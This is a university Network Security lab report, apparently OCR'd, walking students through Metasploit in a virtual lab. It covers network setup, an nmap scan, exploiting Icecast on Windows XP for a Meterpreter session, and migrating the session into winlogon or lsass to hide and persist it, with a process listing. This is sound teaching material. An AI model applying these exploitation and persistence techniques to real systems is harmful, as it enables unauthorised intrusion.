UNIVERSITÀ
DI TRENTO

Lab 7: Penetration testing
Metasploit 2

Network security
A.Y. 2020/2021

Nicola Arpino, Duong Tran, Andrea Stedile

Ethical agreement

This report, as well as the Virtual Machines and hacking tools we provide, are intended to be support material for the students of the Network Security course, which was taught by professor Bruno Crispo at University of Trento in the 2020/2021 academic year.
You can only use these tools in the context of the virtual environment, and not to disrupt real, running services, which can be prosecutable by law.
We are not responsible for any malicious activity that you do outside the laboratory.

Introduction

We continue the exploration of the Metasploit framework, which began in the previous laboratory.
In this report, we assume the reader has a reasonable understanding of the concepts, methodologies and tools presented in the previous Metasploit laboratory's report [1], such as:

- The Metasploit framework's typical use cases;
- How to operate *msfconsole*;
- How to locate, configure and execute auxiliary modules, such as port scanners, and exploit modules, including connection handlers.
- What payloads are and how to choose one when configuring exploits.

Getting started

Definition of the networks


Operate a terminal to create two VirtualBox internal networks as follows:


```
vboxmanage dhcpserver add \
  --network=net1 \
  --server-ip=192.168.2.1 --netmask=255.255.255.0 \
  --lower-ip=192.168.2.2 --upper-ip=192.168.2.100 \
  --default-lease-time=864000 --enable

vboxmanage dhcpserver add \
  --network=net2 \
  --server-ip=10.8.0.1 --netmask=255.255.255.0 \
  --lower-ip=10.8.0.2 --upper-ip=10.8.0.100 \
  --default-lease-time=864000 --enable
```


Virtual Machines


Download the Virtual Machines contained in the following folder:
https://drive.google.com/drive/u/1/folders/1-FmjNm61NXZxsW-OUCJk4bKrBZsYJn9U

Configure the Network settings of the VMs as follows (if the Network names do not appear in the dropdown menus, just type them):









You may want your VMs to take the same IP addresses of the examples in this report.
To do so, boot them in the following order:

1. Windows XP
2. Kali Linux
3. Metasploitable

The VMs require the following login credentials:

- Kali Linux: Username: `group12`, password: `password`
- Metasploitable: Username: `msfadmin`, password: `msfadmin`

Before starting, start the Icecast application located on the Desktop of Windows XP.


Exercise 1

Description


We take control of a Windows XP host which exposes a vulnerable application called Icecast. With the exploit, we obtain a Meterpreter session. We discuss its limitations: if the user were to close the Icecast application, the Meterpreter session would be lost. To overcome this, we discuss the migration technique, which allows the session to persist.
Finally, we present another approach of compromising the Windows XP host, in which we use the MSFvenom tool to inject a backdoor in one of the user's applications.

Information gathering


Before starting, we need to understand the network address and our IP address; i.e., where we are in the network. To do so, we use the `ip addr` command, which tells us that the network address is 192.168.2.0/24 and our IP address is 192.168.2.3.
So far, the network topology is represented in the following image:




We start with a reconnaissance phase, in which we scan the whole network to discover new hosts and the services they expose. To do so, we use the `db_nmap` command, which saves the result into a database: `msf6 > db_nmap -sV 192.168.2.*`



We use the `hosts` and `services` commands to consult the information coming from the previous scans, in a more legible format.




With the scan, we have discovered a new host, whose IP address is 192.168.2.2 and which runs Windows XP. Our knowledge of the network topology is now represented in the following image:




Exploitation

We now consult Metasploit to understand whether the Icecast application has any vulnerability which we may exploit.




We load, configure and execute the exploit module. Notice that we leave Meterpreter as the payload of the exploit, which suits our needs.




Hiding the malware process

We have successfully exploited the Icecast application and have been able to deploy Meterpreter as payload. With the Meterpreter session, we can perform several post-exploitation activities, which we postpone in the subsequent exercises. However, our penetration testing activities cannot stop here: we have to remember that, as Meterpreter was injected into the Icecast process, the Meterpreter session's lifetime is bound to the one of the Icecast process. This means that, if the Windows XP user were to close the application or kill the process, we would accordingly lose the Meterpreter session. This might likely be the case, as they might open the Icecast control panel, notice a foreign connection which previously wasn't there, and close the application as a preventive measure.

We can use Meterpreter's `migrate` command to migrate the Meterpreter session to another running process. We use the `ps` command to list the running processes. A wise decision is to migrate Meterpreter to a system process, such as `winlogon` or `lsass`, whose lifetime typically lasts until the user shuts down the machine. After doing so, Meterpreter persists after closing the application.



root@kali: /home/group12
File Actions Edit View Help
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System x86 0
480 412 explorer.exe x86 0 VICTIM\johndoe C:\WINDOWS\Explorer.EXE
500 1036 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
604 480 VBoxTray.exe x86 0 VICTIM\johndoe C:\WINDOWS\system32\VBoxTray.exe
628 480 avgtray.exe x86 0 VICTIM\johndoe C:\Program Files\AVG\AVG2012\avgtray.exe
636 480 ctfmon.exe x86 0 VICTIM\johndoe C:\WINDOWS\system32\ctfmon.exe
692 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
748 740 avgrsx.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\PROGRA~1\AVG\AVG2012\avgrsx.exe
780 748 avgcsrvx.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\Program Files\AVG\AVG2012\avgcsrvx.exe
968 692 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
992 692 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
1036 992 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
1048 992 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
1208 1036 VBoxService.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\VBoxService.exe
1264 1036 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
1360 1712 avgnsx.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\AVG\AVG2012\avgnsx.exe
1376 1036 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1628 1036 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1696 1036 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1712 1036 avgwdsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\AVG\AVG2012\avgwdsvc.exe


root@kali: /home/group12
File Actions Edit View Help
748 740 avgrsx.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\PROGRA~1\AVG\AVG2012\avgrsx.exe
780 748 avgcsrvx.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\Program Files\AVG\AVG2012\avgcsrvx.exe
968 692 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
992 692 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
1036 992 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
1048 992 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
1208 1036 VBoxService.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\VBoxService.exe
1264 1036 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
1360 1712 avgnsx.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\AVG\AVG2012\avgnsx.exe
1376 1036 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1628 1036 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1696 1036 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1712 1036 avgwdsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\AVG\AVG2012\avgwdsvc.exe
1876 1712 avgemcx.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\AVG\AVG2012\avgemcx.exe
